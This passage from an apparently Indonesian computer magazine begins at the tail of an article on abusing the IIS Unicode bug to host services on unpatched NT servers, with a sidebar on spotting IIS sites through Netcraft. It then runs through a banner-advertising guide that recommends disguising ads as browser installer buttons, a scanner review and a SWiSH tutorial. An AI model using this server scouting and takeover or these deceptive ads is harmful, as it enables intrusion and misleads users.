dengan *daemon* yang lain.

Demikianlah artikel saya kali ini mengenai langkah-langkah dasar memanfaatkan unicode bug pada server NT. Anda bisa mengembangkannya ke banyak hal seperti membuat Proxy Server, Irc Server, WebServer, Streaming Audio Server, dsb pada server NT yang memiliki lubang keamanan tsb. Cuma saran saya jadikanlah sebagai eksperimen

saja, dan jangan merusak. Kalau perlu beritahu pemilik server agar sesegera mungkin *patch* servernya.

Bila ada yang ingin ditanyakan, saya dan rekan-rekan dapat dihubungi di *#indosniffing-dalnet*, atau via milis di *indosniffing@yahoogroups.com*.

## UNICODE EXPLOIT




Bila anda menginginkan informasi lebih rinci lagi mengenai Microsoft IIS Unicode Exploit, dapatkan white paper dari Lucent Technologies yang dapat di-download di [http://www.lucent.com/livelink/197020\\_Whitepaper.pdf](http://www.lucent.com/livelink/197020_Whitepaper.pdf)


## MENCARI SITUS YANG MENGGUNAKAN IIS




1 Masuk ke situs pelacak jenis server di <http://www.netcraft.co>. Misalkan kita ingin tahu server apa yang digunakan oleh [www.neotek.co.id](http://www.neotek.co.id)



2 Pada simple search ketikkan [www.neotek.co.id](http://www.neotek.co.id) lalu klik tombol Lookup!



3 Voila! Situs NeoTek menggunakan hosting yang server-nya menggunakan IIS 5.0 dengan Windows 2000.



4 Di bagian bawahnya terdapat diagram yang menggambarkan uptime situs ini, Berapa server yang dipakai dan kapan server itu di-boot.

Sites with long Network Operations Center PT. C	
Note: Uptime - the time since last	
Rank	Site
1	<a href="http://www.pmulya.ac.id">www.pmulya.ac.id</a>
2	<a href="http://www.neotek.co.id">www.neotek.co.id</a>
3	<a href="http://www.manulife-indonesia.com">www.manulife-indonesia.com</a>
4	<a href="http://www.askrindo.co.id">www.askrindo.co.id</a>

5 Pemilik server tempat situs NeoTek ditempatkan dapat dilihat dengan meng-klik Network Operations Center. Juga situs-situs lain di situ.



6 Bagaimana dengan [kpone.com.sg](http://kpone.com.sg)? Hasil pengecekan dengan Netcraft menunjukkan bahwa mirror situs NeoTek ini menggunakan Apache.



# Cara Efektif Mengiklankan Situs

Bagaimanakah cara terbaik untuk mengiklankan dan mempromosikan usaha kecil online anda?

**A** NDA TENTU PERNAH melihatnya ketika berselancar, tetapi terge-  
rakkah anda untuk mengklik-  
nya? Ya, **banner** adalah grafik berben-  
tuk kotak, bulatan atau kadang animasi  
yang kerap lebih menimbulkan keje-  
kelan ketika ia berupaya membujuk  
peselancar dunia maya agar mengakses  
perusahaan pemasang iklan itu lewat  
klik-an *mouse*. Lalu jika si peselancar

telah masuk ke situs pemasang iklan,  
diharapkan pengklik yang 'nyasar' itu  
terbujuk pula membeli barang atau jasa  
yang ditawarkan.

Selama beberapa tahun terakhir, iklan  
*banner* mendapat cap buruk karena  
berbagai sebab misalnya karena si-  
fatnya yang intrusif serta sering salah  
sasaran. Orang mengatakan bahwa  
yang kerap terpancing untuk mengklik  
iklan *banner* adalah para peselancar  
baru, sementara peselancar yang ber-  
pengalaman cenderung untuk meng-  
hindari *banner*; entah dengan meng-  
abaikannya sama sekali atau, pada ka-  
sus yang lebih ekstrem, dengan me-  
nyingkirkannya dari halaman Web  
dengan perangkat lunak penyaring  
seperti AdKiller ([www.adkiller.com](http://www.adkiller.com)).

## Pro-kontra tentang banner


Sampai derajat tertentu, riset mengenai  
keefektifan iklan *banner* menyokong  
keberatan orang akan sarana beriklan  
yang satu ini. Misalnya, sebuah kajian  
mutakhir yang dilakukan NPD Group  
([www.npd.com](http://www.npd.com)) menemukan bahwa  
pencarian lewat semacam mesin pen-  
cari (disebut *search listing*) mengalah-  
kan iklan *banner* dalam hal mengingat-  
kan orang akan merek dagang, mem-  
buat orang memberikan opini yang  
positif, dan menimbulkan minat orang  
untuk membeli. Dikatakan bahwa 55

## Trik untuk klik

Anda bisa melakukan beberapa upaya yang 'licik'  
agar Net *newbies* (pengguna Internet yang masih  
hijau) mengklik *banner* anda. Yang pasti, *banner*  
anda harus ber-grafik (berdesain) *ciamik*. Dan ini  
biasanya berarti animasi. Satu contoh yang baik  
adalah *banner* sampel dari Internet Advertising  
Bureau sendiri ([www.iab.net/lab\\_banner\\_](http://www.iab.net/lab_banner_standards/banner3.html)  
[standards/banner3.html](http://www.iab.net/lab_banner_standards/banner3.html)). Di sini, klik 'view light  
IMU'.

Makin berani anda memberikan penawaran,  
maka makin besar pula kemungkinan anda  
berhasil. Pengguna Internet yang masih hijau  
cenderung mengharapkan rabat dan pemberian  
gratis (*free gifts*). Jadi mereka lebih besar  
kemungkinannya mengklik *banner* dengan kata-  
kata 'FREE CDs!!!' ketimbang *banner* yang hanya  
memberikan nama toko musik. Tetapi jika anda  
berjanji membagikan CD gratis, pastikan bahwa  
anda memang mempunyai CD untuk dibagikan  
gratis.

Satu cara taktik yang pandai (atau sebenarnya  
curang) adalah membuat *banner* anda tampak  
bukan sebagai iklan tetapi sebuah fungsi kom-  
puter. Salah satu contoh yang terkenal adalah  
*banner* yang mengatakan kepada pengguna  
Internet bahwa browser mereka perlu diopti-  
malkan. Jika mereka menekan tombol yang  
tampak persis seperti tombol installer yang  
standar ternyata itu hanya sebuah *link*.




• Berhati-hatilah dengan perangkat lunak penyaring  
seperti *Naviscope*. Bisnis anda lewat iklan *banner*  
bisa-bisa terhalang karena kemampuan program ini  
untuk menyingkarkan *banner-banner* pada halaman  
Web.





• Lewat program pertukaran banner seperti yang ditawarkan WorldWide Plus UK Banner Exchange, anda dapat saling bertukar pasang banner di situs anda dengan situs perusahaan lain. Layanan gratis ini mengklaim dapat memberikan pertukaran banner dengan rasio 1:1. Artinya banner anda akan ditayangkan untuk setiap banner yang dipasang di situs anda, padahal banyak program pertukaran banner lain hanya akan menayangkan 1 *banner view* untuk setiap 2 atau 3 banner yang anda tayangkan.

• Linux yang makin banyak dilirik pengguna komputer pun tidak mau ketinggalan dalam hal pertukaran banner. Lewat situs bernama Linswap ([www.linswap.com](http://www.linswap.com)), para pengelola situs yang berorientasi Linux dapat saling bertukar banner juga dengan rasio 1:1. Kriteria banner yang dapat mengikuti program ini didasarkan pada sistem operasi, browser, jenis situs, dan jam tayang. Masih menurut situs ini, program yang mereka tawarkan telah diikuti beratus-ratus perusahaan yang berorientasi Linux sehingga lalu lintas (traffic) pengguna pada situs-situs peserta program diharapkan cukup memuaskan peserta.



## Apakah Banner Anda Memberikan Hasil?

Kini mari kita bermain dengan angka. Anda sebenarnya dapat menghitung *cost-effective-ness* banner anda dengan menggunakan rumusan seperti yang disajikan di bawah ini. Dalam kasus ini, mari kita asumsikan bahwa biaya iklan banner \$25 untuk setiap 1.000 page impression (berarti \$25 untuk setiap 1.000 *netter* yang berkunjung ke halaman yang memajang banner anda). Selanjutnya dapat diasumsikan bahwa angka click through rate (CTR) untuk banner adalah 1% (yaitu 1% dari 1.000 *netter* yang benar-benar mengakses situs anda) dan conversion rate (CR)-nya (persentase visitor yang benar-benar membeli) adalah 3%.

CPM = \$25

CTR = 1% (berarti 10 pengunjung)

CR = 3% (yaitu 3% dari 10 pengunjung = 0,3 penjualan)

Jadi untuk menghitung biaya per pengunjung, anda dapat menggunakan rumusan berikut:  
Biaya per pengunjung = CPM (1000) CTR atau  
 $\$25 (1000) 1\% = \$2,50$

berarti bahwa \$25 uang yang ditanamkan untuk menayangkan iklan banner bagi 1000 orang menghasilkan 10 pengunjung ke situs anda dengan biaya \$2,50 per pengunjung.

Anda dapat menghitung biaya iklan per penjualan sebagai berikut:

Biaya per Penjualan = Biaya per Pengunjung (CR) atau  
 $\$2,50 (0,03 = \$83,33)$

Jadi anda harus merogoh kocek sebesar \$83,30 untuk menghasilkan satu penjualan. Angka ini tidak terlalu baik jika, katakan, anda menjual buku atau CD berharga \$10. Agar iklan anda bermanfaat untuk produk dagangan dengan laba yang rendah, anda harus mengempatkan CTR atau CR.

persen pembelian *online* yang dilakukan lewat situs biasanya terjadi lewat search listing, dibandingkan dengan hanya 9 persen yang dilakukan lewat banner.

Jadi, siapa yang berbelanja iklan banner? Perusahaan kecil yang tidak tahu lagi harus berbuat apa? Yang mengejutkan, jawabnya: bukan. Ternyata pembeli iklan itu adalah para pemain besar. Menurut Nielsen Net Ratings, perusahaan *offline* tradisional merupakan lebih dari lima puluh persen dari 100 pembeli top untuk iklan online pada bulan Maret 2001. Walaupun banyak 'cacat'-nya, iklan banner mungkin berguna bagi usaha kecil asalkan anda menerapkan strategi iklan yang masuk akal dan target dengan tepat (jangan *grasa-grusu*). Bahkan walaupun mungkin tidak memancing banyak klik-an mouse, banner anda kemungkinan besar dapat membentuk citra tertentu di benak peselancar.

### Banner X-change

Iklan banner lebih atraktif jika anda tidak mempunyai anggaran pemasaran yang substansial. Perusahaan anda dapat memilih skema pertukaran banner (*banner exchange*) di mana anda menempatkan banner perusahaan lain di situs anda sementara banner anda pun dipajang di situs mereka. Dengan cara ini anda jadinya tidak perlu merogoh kocek ketika tidak ada satu peselancar pun yang mengklik banner anda. Tidak menimbulkan stres.

Di Inggris contoh skema pertukaran banner adalah BannerExchange ([www.bannerexchange.com](http://www.bannerexchange.com)), World Wide

Plus ([www.uk-banners.wwwplus.net](http://www.uk-banners.wwwplus.net)) dan UK Banners ([www.ukbanners.com](http://www.ukbanners.com)). Dengan mengikuti program mereka anda dapat menempatkan banner standar 468 x 60 di seluruh jaringan kerja mereka dengan mengikuti peraturan sederhana. Di BannerExchange, misalnya, anda bisa memperoleh satu kredit jika banner anda ditayangkan pada situs peserta untuk setiap dua banner yang ditayangkan di situs anda. Walaupun demikian, tidak ada jaminan bahwa situs yang memajang banner anda mempunyai audiens atau khlayak yang anda kehendaki.

Jadi, apakah pertukaran ini merupakan gagasan yang baik? Rosie Freshwater dari Absolute Internet tidak berpendapat demikian. Ujarnya, Kami tidak benar-benar menganjurkan penggunaan program pertukaran banner gratis karena program semacam itu cenderung mempertukarkan banner di antara situs-situs yang sebenarnya tidak cocok sebagai audiens sasaran para pemasang banner itu sehingga, walaupun ada trafik, yang menyumbang tidak cocok untuk situs anda. Dan, jeleknya, program semacam itu malah bisa menjadi bumerang bagi bisnis anda. Katakan anda berbisnis dendeng sapi, lalu banner anda muncul di situs penganut vegetarian. Kacau 'kan?

### Mempertanyakan *click-through*

Pertukaran banner secara gratis mungkin cocok bagi sementara pengiklan, tetapi jika bicara mengenai ketepatan target, anda mungkin sebaiknya mengikuti skema pemasangan banner dengan membayar. Tetapi sebelum kepa-

lang basah, anda perlu memahami beberapa frasa penting. Pertama, ada yang disebut **click-through rate (CTR)** yang mengukur keefektifan suatu iklan banner. Sebagai patokan umum, makin tersasar suatu situs, maka makin tinggi pula CTR-nya. Misalnya, anda berharap sebuah iklan untuk kamera digital akan memperoleh CTR lebih tinggi pada situs peralatan TI atau fotografi ketimbang portal yang menjual bahan makanan hewan.

Banner yang penempatannya tidak ditargetkan pada suatu jaringan kerja disebut banner 'run of site.' Sebaliknya, banyak direktori dan mesin pencari yang menjual iklan banner yang muncul saat kata kunci tertentu dimasukkan, sehingga banner anda hanya akan muncul saat seseorang memasukkan 'fotografi' atau 'kamera.' Walaupun demikian, makin bertarget suatu eksposur banner, maka makin tinggi pula biayanya, yang akan dikenakan berdasarkan **cost per click (CPC)** atau **cost per 1,000 page impressions (CPM)**.

Sementara CPC biasanya sekitar 50p, CPM untuk suatu iklan banner standar umumnya \$25, naik menjadi \$40-\$70 per 1.000 untuk sesuatu yang bertarget. Misalnya, CPM di Yahoo! (<http://uk.docs.yahoo.com/info/adkit/rates.html>) \$15 untuk 'run of site' dan meningkat menjadi \$50 untuk 'run of the categories Computers and Internet, Business and Economy and Recreation/Travel,' dan mencapai angka \$150 agar bisa dikaitkan dengan istilah pencarian yang paling populer.

Yang perlu diperhitungkan selanjutnya adalah **conversion rate** artinya jumlah pengunjung yang bukan hanya melakukan 'click through' dari sebuah iklan banner tetapi yang akhirnya benar-benar melakukan pembelian di situs anda. Jadi, \$1,000 untuk menarik 40.000 pengunjung bukanlah pengeluaran yang bijak jika hanya ada dua dari pengunjung itu yang membeli buku saku termurah di situs anda. Tujuan beriklan adalah meningkatkan penjualan sesuai dengan bayaran yang harus anda tanggung, dan lalu memberikan laba. Anda harus selalu mencamkan hal ini saat mengambil keputusan untuk mengeluarkan biaya beriklan.


### Ukuran keberhasilan

Mungkin benar bahwa iklan banner bukan merupakan bentuk pemasaran online yang paling efektif, tetapi iklan ini mempunyai satu kelebihan besar dibandingkan iklan bentuk *offline*: pengukuran. Jika anda membeli *slot* iklan utama pada harian terkemuka,

anda dapat mengetahui berapa banyak orang yang melihat iklan itu, bukan berapa banyak orang yang membeli produk anda sebagai hasil dari bujukan iklan itu. Pada situs yang dirancang dengan baik, akses terhadap situs terekam sehingga dapat menunjukkan berapa pengunjung yang mengunjungi anda dengan cara mengklik banner anda. Anda dapat membandingkan angka itu dengan jumlah orang yang berasal dari mesin pencari sambil melacak berapa dari antara mereka yang benar-benar melakukan pembelian. Bagi seseorang pemasar yang lihai, proses pelacakan seperti itu mempunyai nilai.

### Tidak cukup hanya banner

Jangan keliru dengan beranggapan bahwa hanya dengan iklan banner saja anda akan dapat mengundang semua pelanggan yang anda perlukan. Merancang dan menempatkan iklan banner dapat menjadi salah satu bauran pada keseluruhan bauran pemasaran (*marketing mix*) anda. Anda harus memastikan, sedapat mungkin, bahwa iklan anda mencapai audiens yang tepat, bahwa iklan itu menyampaikan pesan yang tepat kepada khalayaknya, dan bahwa biaya per 1.000 memang wajar dalam kaitannya dengan angka konversi dan penjualan. Jika anda menggunakan skema pertukaran banner gratis, pastikan bahwa hasilnya sepadan dengan upaya yang harus anda lakukan. Sadarilah bahwa jika anda bersedia membayar, iklan banner mempunyai kelebihan untuk bisa mencapai sasaran audiens tertentu sedangkan keefektifannya dapat diukur sampai ke penjualan.



**Interactive Advertising Bureau**

The first global not for profit association exclusively to maximizing the use and effectiveness of advertising on the Internet. On this site you will find information on research, news and membership. Check new at the IAB:

---

**News**

- [Interactive Industry Leaders Gather For 2001 Annual Meeting To Discuss Sales Tools For Today's Economy \(November 13, 2001\)](#)

• Lembaga semacam Internet Advertising Bureau ([www.iab.net](http://www.iab.net)) adalah lembaga yang cukup bermanfaat untuk anda kunjungi dan ikuti programnya.

### Membuat Banner Sendiri

Jika perancang profesional tidak terjangkau oleh anggaran anda, anda tidak perlu putus asa. Anda masih bisa meminta bantuan Internet (walaupun tentunya anda harus menggunakan desain yang tidak orisinal) lewat Webware ([www.builder.com/Authoring/FreeTools,ss04.html](http://www.builder.com/Authoring/FreeTools,ss04.html)). Di sini anda dapat men-download perangkat untuk membuat banner, atau lewat Animation Online ([www.animationonline.com](http://www.animationonline.com)) yang menawarkan pembuatan animasi banner secara *offline*.

Ukuran banner yang standar adalah 468x60 piksel atau banner 'tombol' dengan ukuran 120x90 piksel atau 120x60 piksel (makin kecil dimensinya, makin rendah pula biaya penayangannya). Ukuran-ukuran yang dapat diterima, seperti yang ditetapkan oleh Internet Advertising Bureau di Inggris, dapat dilihat pada [www.lab.net/lab\\_banner\\_standards/bannersource.html](http://www.lab.net/lab_banner_standards/bannersource.html).

Untuk isi, hampir semuanya dapat diterima, tetapi ingat bahwa gaya yang anda pilih akan menentukan jenis pengunjung yang masuk. Jika menjual minyak aromaterapi, anda mungkin sebaiknya menghindari banner yang mirip dengan lampu neon Las Vegas. Anda juga harus mempertimbangkan di mana iklan anda akan muncul. Jika anda tahu persis di halaman yang bagaimana banner anda akan ditayangkan, maka anda dapat menyesuaikan banner anda dengan desain halaman itu, bahkan mungkin sampai sejauh menyamakan banner itu sehingga tidak tampil seperti banner. Di samping itu, pastikan bahwa kata-kata yang anda gunakan dapat mencapai orang audiens yang ingin anda capai, sedangkan pesan yang disampaikan pun tepat.

# UMAX ASTRA 4400 SATU LAGI UNGGULAN DARI UMAX

Umax kembali mengeluarkan Astra 4400 yang ditujukan untuk penggunaan di rumah dan perkantoran (SOHO) dengan harga yang terjangkau.




**S**canner keluaran Umax telah dikenal oleh khalayak pengguna PC. Kali ini Umax kembali mengeluarkan sebuah scanner tipe Astra 4400 yang lebih kecil dan tipis dari scanner lainnya.

Dirancang untuk mudah digunakan, Astra 4400 dilengkapi dengan empat tombol di panel depannya: Scan, Copy, E-mail/Fax, dan Custom. Dengan menekan tombol Scan, Astra 4400 akan langsung bekerja.

Astra 4400 mempunyai resolusi yang tinggi mencapai 1200 x 2400 dpi dengan warna 48 bit. Selain itu,

*Penggunaan Umax Astra 4400 dalam pekerjaan anda*



1

## COLOR MATCHING

Jalankan Vista Scan. Pada bagian kanan atas program ini, anda akan menjumpai tiga ikon. Klik ikon pertama, pada bagian ini anda dapat mencocokkan warna yang terdapat pada printer anda.



2

## SCAN DESTINATION


Masih pada Preference, klik Scan Destination. Di sini anda dapat mengatur 5 output hasil scan yaitu: menyimpan pada file, Printer, Fax, E-mail atau untuk diedit dengan software Photo Suite.



3

## PREVIEW


Ketika anda sudah siap untuk menscan suatu objek. Jalankan VistaScan lalu masukkan objek anda pada scanner dan klik tombol Preview. Maka scanner akan melakukan Warming-up dan memunculkan Preview.



7

## CROP


Anda dapat menscan beberapa bagian dari obyek. Klik tanda kotak + di dalamnya dan pilih bagian yang anda inginkan dan klik ikon tersebut untuk men-scan bagian lainnya. Anda dapat melihatnya pada bagian kanan bawah.



8

## SCAN TO

Bila anda ingin hasil scan anda terkirim ke media lain, anda tinggal mengklik ikon yang disediakan di sebelah ikon Scan To. Terdapat lima pilihan media.



9

## COPY UTILITY

Untuk mencetak hasil scan dalam jumlah banyak, matikan Vista Scan dan klik kanan ikon scanner di icon tray. Lalu pilih Copy Utility dan anda dapat mengatur banyaknya hasil print yang akan dicetak.



keunggulan lain dari scanner ini adalah terintegrasi dengan teknologi OCR yang memudahkan anda untuk mengedit file dokumen dengan Word atau mengubah file lembar kerja dengan Excel tanpa harus mengetik ulang. Setiap pembelian Astra 4400 akan dilengkapi bundel program yang berisi *software license* untuk menjalankan ASTRA 4400 seperti Photo Suite dan ABBYY OCR.

Sekarang mari kita lihat kelebihan scanner ini. Untuk pembelian, anda dapat menghubungi 021-6122781 atau e-mail [sales@umaxindo.co.id](mailto:sales@umaxindo.co.id) atau situs [www.umaxindo.co.id](http://www.umaxindo.co.id)

### Spesifikasi Dasar ASTRA 4400

Device type	Flatbed scanner / desktop
Max supported media size	8.5 in x 11.7 in
Dimensions/Weight	18.15 in x 11.65 in x 3.5 in / 6.4 lbs
Input type	Color
Sample max gray depth	16-bit (64K gray levels)
Sample max color depth	48-bit color
Optical resolution	1200 dpi x 2400 dpi
Scan speed / Data transfer rate	45 sec / page (color)
Max document size	8.5 in (Letter A Size) x 11.7 in (A4)
Supported media type	Plain paper
Networking type	None
Power	AC 110/220 V ( 50/60 Hz )
Battery installed (max)	None
Min operating system	Microsoft Windows 98/2000



4

#### EDIT

Setelah Preview terlihat, di sisi kanan anda masih dapat mengeditnya dengan fasilitas yang diberikan di sisi kiri. Anda dapat mengatur Color, Sharpen, Size dan masih banyak lagi.



5

#### SCAN


Setelah semua pengaturan dilakukan dan sesuai, anda tinggal mengklik tombol scan dan obyek akan di-scan dan disimpan pada direktori yang telah anda tentukan.



6

#### OBJEK SIZE


Untuk mempercepat hasil scan, anda dapat menentukan ukurannya. Lihat pada scanner anda pada ukuran berapa besarnya obyek, lalu anda cocokkan dengan menarik garis merah ke ukuran yang pas.



10

#### PUSH BUTTON

Empat tombol yang tersedia pada Astra 4400 dapat diatur terlebih dahulu. Caranya klik kanan pada icon tray scanner lalu pilih Push Button Configuration.



11

#### TOMBOL SCANNER

Setelah pengaturan selesai anda dapat menekan tombol yang terdapat pada scanner. Tekan tombol pertama dan akan muncul pilihan hasil scan. Tombol 2 untuk copy scan. Tombol 3 untuk e-mail/fax.



12

#### WWW.UMAXINDO.CO.ID

Anda dapat mencari informasi Astra 4400 pada situs [www.umaxindo.co.id](http://www.umaxindo.co.id) untuk melihat spesifikasi dan harga scanner Astra 4400.




# LEBIH JAUH DENGAN SWiSH 2.0

Setelah memperkenalkan fitur-fitur baru SWiSH 2.0 pada nomor terdahulu, kali ini NeoTek mengajak anda mempraktikkannya. Ikuti tutorial langkah per langkahnya di bawah ini.

**N**eoTek telah membahas SWiSH 2.0 pada nomor terdahulu. NeoStyle kali ini kembali membahas program animasi yang makin populer ini.

Kali ini akan kita akan praktikkan pemakaian SWiSH 2.0 ini. Kita akan melihat cara menggunakan Sprites dan menjalankan animasi GIF pada movie di dalam SWiSH. Teks maupun gambar di dalam contoh ini bisa anda ganti sesuai dengan kehendak anda, hasil *layout* atau *movie* contoh ini bisa anda lihat pada tampilan awal pada situs NeoTek. Selamat mencoba!

## Fitur-fitur baru lain pada SWiSH 2.0



4

### MOTION PATH

Fungsi Motion Path sama dengan fungsi efek Move, hanya fungsi ini lebih mudah penggunaannya. Klik ikon Motion Path dan tahan tombol kiri kemudian geser ke tempat yang anda inginkan.



5

### PLACE EFFECT

Selanjutnya masukkan teks lain dan isi dengan efek yang anda inginkan. Kemudian pada *frame* berikutnya masukkan efek Place, fungsi efek ini untuk memperhalus perpindahan dari satu efek ke efek lain.



6

### SNAKE EFFECT

Kemudian pada frame berikutnya masukkan efek Snake dan pilih Snake Rocking. Di sini anda dapat melihat fungsi Place yang menghaluskan perpindahan efek.



10

### GO TO FRAME


Fungsi *action* ini adalah agar pada akhir *frame* pada *scene #* diperintahkan untuk ke *Frame #* pada *scene #*. Klik kanan pada frame yang anda inginkan dan pilih Go To Frame, lalu pada propertiesnya pilih frame dan scene.



11

### GO TO URL


Bila anda mempunyai situs, anda dapat menampilkan alamat situs anda untuk di klik oleh pengguna movie anda. Ketikkan situs anda dan pada action bar pilih On Press dan klik Add Action dan pilih Goto URL dan ketikkan alamat situs anda.



12

### SKIP INTRO


Supaya mereka yang melihat situs anda tidak bosan dengan lamanya pen-download-an *movie* anda, klik Insert Text dan ketikkan Skip Intro lalu tambahkan *action* On Press → Go to URL. Masukkan halaman utama situs anda dan pilih *\_self*.



1

**JALANKAN SWISH**


Klik dua kali ikon SWISH 2.0 pada *desktop* anda atau klik menu *Start* → *Programs* → *Swish 2.0* dan klik ikon swish 2.0



2

**MENYISIPKAN TEKS**

